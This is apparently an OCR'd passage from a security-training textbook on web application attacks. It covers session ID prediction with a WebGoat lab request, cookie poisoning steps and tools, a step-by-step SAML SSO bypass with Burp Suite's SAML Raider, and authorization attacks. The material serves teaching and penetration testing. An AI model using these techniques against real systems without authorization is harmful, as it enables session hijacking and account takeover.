
Every time a user logs in to a particular website, the server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction.

Session attacks are performed in the following steps:

- In the first step, collect some valid session ID values by sniffing traffic from authenticated users.
- Analyze the captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- Vulnerable session generation mechanisms that use session IDs composed of a username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs.
- In addition, you can implement a brute-force technique to generate and test different values of the session ID until you successfully gain access to the application.

From the diagram below, you can see that the session ID variable is indicated by JSESSIONID and its assumed value is “user01,” which corresponds to the username. By guessing its new value, say, as “user 02,” it is possible for the attacker to gain unauthorized access to the application.



```
GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04

```

Figure 14.69: Screenshot displaying predictable session cookie

Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials from the client browser to the server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.

Client browsers use cookies to maintain a session state when they employ stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the “**Remember me**?” function and store the user information in a cookie so that the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process can easily be reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters).

Cookie poisoning is performed in the following steps:

- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then, replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- Trap cookies using tools such as OWASP Zed Attack Proxy, and Burp Suite.

Cookie Exploitation Tools:

- **OWASP Zed Attack Proxy**

  Source: *https://www.zaproxy.org*

  OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

- L0phtCrack (*https://l0phtcrack.gitlab.io*)
- Burp Suite (*https://www.portswigger.net*)

- XSSer (*https://xsser.03c8.net*)

Bypass Authentication: Bypass SAML-based SSO

The single sign-on (SSO) authentication process permits a user to sign in to an application using a single set of credentials, and the same login session can be used to access multiple applications irrespective of the domain or platform. For instance, when a user logs in using his/her Google account on a desktop or mobile device, he/she is automatically authenticated for other services such as Google Drive, YouTube, and Gmail. This authentication mechanism inside different applications is performed using the SAML protocol.

Security Assertion Markup Language (SAML) is an XML-based infrastructure that serves as an authorization and authentication medium between two peers, such as identity provider (IdP) and service provider (SP). The service provider entrusts the identity provider with validating users. Then, the identity provider responds with an SAML assertion (confirmation message) after validating any user.



Figure 14.71: Illustration of SAML based SSO

Traditional applications can perform the authentication process before providing protected function access to the user. With the evolution of the SSO infrastructure, this authentication process has been handed over to third-party identity provider applications to access functions from the service provider application. Communication between these applications can be established through SAML messages.

These SAML messages are encrypted using Base64 encoding. Attackers can easily decrypt these messages and read the content of the messages. Two major fields in SAML messages, signature and assertion, are susceptible to midway tampering. Signature is used to build a trust relationship between the SP and the IdP, and assertion is used to direct the SP on providing application services to the valid users.

Attackers can take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication and insert their own messages. Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication. SAML Raider is a Burp Suite extension used for SAML infrastructure testing. It can be used to perform two core operations: modifying SAML messages and managing X.509 certificates.

Using SAML Raider

- Configure the browser to proceed with Burp Suite. Open Burp Suite with the new project and navigate to the '**Proxy**' tab to ensure that the proxy is activated.
- In Burp Suite, first, go to the "**Extender**" tab and then go to "**BApp store**". Then, click and install "**SAML Raider**" extension.
- Access Burp Suite and ensure that the "**Proxy**" tab displays "**Intercept is on**". It enables Burp to find and tamper with requests directed to the servers. When the user's browser is pointed to the target (admin@xyz.org) website's secured registration page, Burp Suite indicates that the user is passed to the IdP system.
- SAML Raider displays a tab with the same name when there is SAML data that is to be decrypted. Users may need to pass a few more requests before they notice the "**SAML Raider**" tab with a request. Clicking on the "**Forward**" button can take the user to the IdP login page.
- Soon after the user enters the credentials for admin@xyx.org.fakedomain.com, Burp once again impedes some web requests. Until it shows the "**SAML Raider**" tab, keep clicking the "**Forward'** tab to pass them without modifications. Consequently, SAML responses from the IdP system can also be impeded.
- Going through the response can allow a user to find "**NameID**". It is located below the key and signature tabs.


Figure 14.73: Screenshot of Burp Suite manipulating SAML messages

- In this case, as the signature is matching with the valid response, the SP approves and processes the first text parameter in NameID: admin@xyz.org.

Attackers use this technique to bypass the SAML-based SSO process and tamper with the responses.



Attack Authorization Schemes

- First, access the web application using account with low privileges and then escalate the privileges to **access protected resources**
- **Manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, username, access group, cost, filenames, file identifiers, etc.

❶ **Uniform Resource Identifier**

